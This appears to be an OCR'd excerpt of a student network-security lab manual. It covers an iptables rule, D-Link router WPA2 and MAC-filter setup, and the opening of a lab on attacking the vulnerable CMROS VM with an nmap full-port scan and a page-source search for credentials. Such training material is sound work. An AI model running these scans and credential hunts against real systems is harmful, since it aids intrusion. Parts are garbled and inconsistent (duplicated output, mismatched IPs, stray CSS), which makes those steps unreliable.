
[Reload](#)

We need to block the availability of port 80.

Instead of -A use -D

```
(kali㉿kali)-[~] $ sudo iptables -D INPUT -s 192.168.23.1 -p tcp --destination-port 80 -j DROP
```


Now check the ip address of the kali linux in windows




Experiment 6: Implement Wi-Fi security (WPA2, IP based, MAC Based)

Step1: Switch On the D-Link Router.

Step2: Open a browser and search for dlinkrouter.local



Login



Setup security mode as WPA2

The screenshot shows the 'WIRELESS SECURITY' configuration page. At the top, it says 'Product Page: DSL-2750U' and 'Firmware Version: IN_1.02'. The main title is 'WIRELESS SECURITY'. Below it, a note states: 'In this page, you can configure the wireless security settings for the router. Please note that changes made in this page must also be duplicated to your wireless clients and PC.' The 'WIRELESS SECURITY MODE' section contains two dropdown menus: 'Security Mode' set to 'WPA2 only' and 'WPA Encryption' set to 'TKIP+AES'. Below this, the 'WPA' section explains the balance between security and compatibility, mentioning WPA2 Only, WPA Only, and WPA modes. It also notes that WPA2 PSK requires an external RADIUS server. At the bottom, there are dropdowns for 'WPA Mode' (set to 'WPA2-PSK') and 'Group Key Update Interval' (set to 0).

Go to advanced tab

The screenshot shows the 'ADVANCED' tab configuration page. At the top, it says 'Product Page: DSL-2750U', 'Site Map', and 'Firmware Version: SE_1.01'. The main title is 'ADVANCED'. The left sidebar lists various settings: Wireless Settings, Port Forwarding, Port Triggering, DMZ, Parental Control, Filtering Options, DNS, Dynamic DNS, IP Tunnel, Storage Service, Multicast, Network Tools, Routing, Schedules, Logout, and WIRELESS. The 'WIRELESS' section is currently selected. The main content area has three sections: 'WIRELESS SETTINGS -- WIRELESS BASICS' (Configure wireless basic settings, with a 'Wireless Basics' button), 'ADVANCED WIRELESS -- ADVANCED SETTINGS' (Allows you to configure advanced features of the wireless LAN interface, with an 'Advanced Settings' button), and 'ADVANCED WIRELESS -- MAC FILTERING' (Allows you to configure wireless firewall by denying or allowing designated MAC addresses, with a 'MAC Filtering' button). At the bottom right, there is a 'WIRELESS -- SECURITY SETTINGS' section (Configure security features of the wireless LAN interface, with a 'Security Settings' button). The footer shows the URL '192.168.1.1/network.html'.

Go to wireless tab

WIRELESS

Use this section to configure the wireless settings for your D-Link Router. Please note that changes made on this section may also need to be duplicated on your Wireless Client.

WI-FI PROTECTED SETUP (ALSO CALLED WCN 2.0 IN WINDOWS VISTA) :

Enable :	<input type="checkbox"/>	Uncheck the enable WI-FI Protected Setup then Save
Current PIN :	00000000	Generate New PIN Reset PIN to Default
Wi-Fi Protected Status :	Disabled / Configured	
Reset to Unconfigured		

WIRELESS NETWORK SETTINGS

Enable Wireless : Always ▾ Add New

Go to wireless Repeater

Product Page: DIR-600M

D-Link

DIR-600M // **Setup** **Wireless** Advanced Maintenance

Wireless Basics

This page is used to configure the parameters for wireless LAN clients which may connect to your router. You may change wireless encryption settings as well as wireless network parameters.

Wireless Network

Enable SSID Broadcast:
 Enable Wireless Isolation:
 Name(SSID): D-Link_DIR-600M
 Mode: 802.11b/g/n ▾



Goto status tab

Product Page: DIR-601 Hardware Version: A1 Firmware Version : 1.00NA

D-Link®


DIR-601 //	SETUP	ADVANCED	TOOLS	STATUS	SUPPORT
DEVICE INFO	DEVICE INFORMATION All of your Internet and network connection details are displayed on this page. The firmware version is also displayed here.				Helpful Hints... All of your WAN and LAN connection details are displayed here. More...
LOGS	GENERAL Time : Friday, May 01, 2009 12:53:13 AM Firmware Version : 1.00NA , Mon, 05 Oct 2009				
STATISTICS	WAN Connection Type : DHCP Client Cable Status : Connected Network Status : Connected Connection Up Time : 4 Days, 22:41:18 <input type="button" value="DHCP Release"/> <input type="button" value="DHCP Renew"/> MAC Address : 00:24:01:7a:58:d6 IP Address : 172.16.100.189 Subnet Mask : 255.255.255.0 Default Gateway : 172.16.100.1 Primary DNS Server : 4.2.2.2 Secondary DNS Server : 4.2.2.3 Advanced DNS : Disabled				
INTERNET SESSIONS					
ROUTING TABLE					
WIRELESS					
IPv6					

Experiment 7: Analyze and exploit the root system of CMROS

Step1: Download CMROS.zip and extract the zip file.

Step2: Open VMWare.

Step3: Open Virtual Machine and click CMROS extracted folder Select the .ovf file




Step4: Power on the cmros virtual machine and consider IP address of cmros

```

Checking filesystem: UUID=3ee3f1b6-3e84-4737-8de3-6be23e01514c
/dev/sda1: clean, 8956/524288 files, 99348/2896896 blocks
Remounting rootfs read/write...
Mounting filesystems in fstab...
Searching for early boot options... [ Done ]
Cleaning up the system... [ Done ]
Starting system log daemon: syslogd... [ Done ]
Starting kernel log daemon: klogd... [ Done ]
Loading Kernel modules...
Loading module: ohci_pci [ Done ]
Triggering udev events: --action=add [ Done ]
Processing /etc/init.d/bootopts.sh
Checking for SliTaz cmdline options...
chown: unknown user/group tux:users
Processing /etc/init.d/system.sh
Setting system locale: en_US [ Done ]
Loading console keymap: us [ Done ]
Starting TazPanel web server on port sh: invalid number ''
0... [ Done ]
WARNING: Unable to configure sound card
Processing /etc/init.d/network.sh
Loading network settings from /etc/network.conf
Setting hostname to: VulnOS [ Done ]
Configuring loopback... [ Done ]
-

```

Step5: Open Kali linux on and open terminal



Step6: Start attacking by following commands.

```
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.23.128 netmask 255.255.255.0 broadcast 192
          .168.23.255
              inet6 fe80::20c:29ff:fe0b:96d0 prefixlen 64 scopeid 0x2
0<link>
      ether 00:0c:29:0b:96:d0 txqueuelen 1000 (Ethernet)
      RX packets 21 bytes 11710 (11.4 KiB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 43 bytes 11536 (11.2 KiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions
0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
      loop txqueuelen 1000 (Local Loopback)
      RX packets 0 bytes 0 (0.0 B)
      RX errors 0 dropped 0 overruns 0 frame 0
```

Open nmap tool and give the IP address of the CMROS. It shows only http service only in the nmap tool.

```

Scan Tools Profile Help
Target: 192.168.232.128
Command: nmap -p 1-65535 -T4 -A -v 192.168.232.128
Profile: Intense scan, all TCP ports
Scan Cancel

Hosts Services Nmap Output Ports/Hosts Topology Host Details Scans
OS + Host ▾ nmap -p 1-65535 -T4 -A -v 192.168.232.128
192.168.232.128
Initiating NSE at 11:16
Completed NSE at 11:16, 0.00s elapsed
Initiating NSE at 11:16
Completed NSE at 11:16, 0.00s elapsed
Initiating ARP Ping Scan at 11:16
Scanning 192.168.232.128 [1 port]
Completed ARP Ping Scan at 11:16, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host, at 11:16
Completed Parallel DNS resolution of 1 host, at 11:16, 0.02s elapsed
Initiating SYN Stealth Scan at 11:16
Scanning 192.168.232.128 [65535 ports]
Discovered open port 80/tcp on 192.168.232.128
Discovered open port 13952/tcp on 192.168.232.128
Completed SYN Stealth Scan at 11:16, 1.02s elapsed (65535 total ports)
Initiating Service scan at 11:16
Scanning 2 services on 192.168.232.128
Completed Service scan at 11:16, 6.05s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 192.168.232.128
NSE: Script scanning 192.168.232.128.
Initiating NSE at 11:16
Completed NSE at 11:16, 90.13s elapsed
Initiating NSE at 11:16
Completed NSE at 11:16, 0.02s elapsed
Initiating NSE at 11:16
Completed NSE at 11:16, 0.00s elapsed
Nmap scan report for 192.168.232.128
Host is up (0.00075s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   BusyBox httpd 1.13
| http-methods:
|_ Supported Methods: GET HEAD POST

```

Now use the command below in the kali linux terminal

```

(kali㉿kali)-[~]
$ nmap -p 1-65535 -T4 -A -v 192.168.232.128
Nmap version 7.92 ( https://nmap.org )
Platform: x86_64-pc-linux-gnu
Compiled with: liblua-5.3.6 openssl-1.1.1n libssh2-1.10.0 libz-1.2.11 libpcre-8.39 nmap-
libpcap-1.7.3 nmap-libdnet-1.12 ipv6
Compiled without:
Available nsock engines: epoll poll select

```

Now open again nmap tool and set intense scan, all tcp ports

→ Now it displays all ports like http and ssh.

```


Scan Tools Profile Help
Target: 192.168.232.128
Command: nmap -p 1-65535 -T4 -A -v 192.168.232.128
Profile: Intense scan, all TCP ports
Scan Cancel

Hosts Services Nmap Output Ports/Hosts Topology Host Details Scans
OS + Host ▾ nmap -p 1-65535 -T4 -A -v 192.168.232.128
192.168.232.128
Initiating NSE at 11:16
Completed NSE at 11:16, 0.00s elapsed
Initiating NSE at 11:16
Completed NSE at 11:16, 0.00s elapsed
Initiating ARP Ping Scan at 11:16
Scanning 192.168.232.128 [1 port]
Completed ARP Ping Scan at 11:16, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host, at 11:16
Completed Parallel DNS resolution of 1 host, at 11:16, 0.02s elapsed
Initiating SYN Stealth Scan at 11:16
Scanning 192.168.232.128 [65535 ports]
Discovered open port 80/tcp on 192.168.232.128
Discovered open port 13952/tcp on 192.168.232.128
Completed SYN Stealth Scan at 11:16, 1.02s elapsed (65535 total ports)
Initiating Service scan at 11:16
Scanning 2 services on 192.168.232.128
Completed Service scan at 11:16, 6.05s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 192.168.232.128
NSE: Script scanning 192.168.232.128.
Initiating NSE at 11:16
Completed NSE at 11:16, 90.13s elapsed
Initiating NSE at 11:16
Completed NSE at 11:16, 0.02s elapsed
Initiating NSE at 11:16
Completed NSE at 11:16, 0.00s elapsed
Nmap scan report for 192.168.232.128
Host is up (0.00075s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   BusyBox httpd 1.13
| http-methods:
|_ Supported Methods: GET HEAD POST
|_http-title: Apache Default Page: It works
|_http-favicon: None
MAC Address: 00:0C:29:A7:6A:20 (VMware)
Device Type: general purpose
Running OS(es): OS CPE: cpe:/linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Update Status: No updates are available (since Tue Jul 5 11:16:13 2022)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=257 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/linux:linux_kernel


TRACEFILE: C:\Program Files (x86)\Nmap\trace.log
OS and Service detection was performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 100.42 seconds
Raw packets sent: 65558 (2.88MB) | Rcvd: 65568 (2.62MB)

```


Now open Kali Linux browser and search 192.168.232.128/(cmros ip address)



Right click → view page source



It displays the source code



```

<!DOCTYPE HTML PUBLIC "-//IETF//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<!--
  Modified from the original
  Last updated: 2014-03-19
  See: https://launchpad.net/bugs/1288699
-->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Apache2 Default Page: It works!</title>
<style type="text/css" media="screen">
<!--
  margin: 0px 0px 0px 0px;
  padding: 0px 0px 0px 0px;
  -->
</style>
<body>
  padding: 3px 3px 3px 3px;
  background-color: #00008B;
  font-family: Verdana, sans-serif;
  font-size: 1pt;
  text-align: center;
</body>
<div>
  position: relative;
  display: table;
  width: 800px;
  margin-bottom: 3px;
  margin-left: auto;
  margin-right: auto;
  padding: 0px 0px 0px 0px;
  border-width: 2px;
  border-color: #212738;
  border-style: solid;
  background-color: #FFFFFF;
  text-align: center;
</div>
<div>
  height: 99px;
  width: 100%;
  background-color: #F5F5F7;
</div>
</div>

```

After scrolling down the source code page there we can find username and password

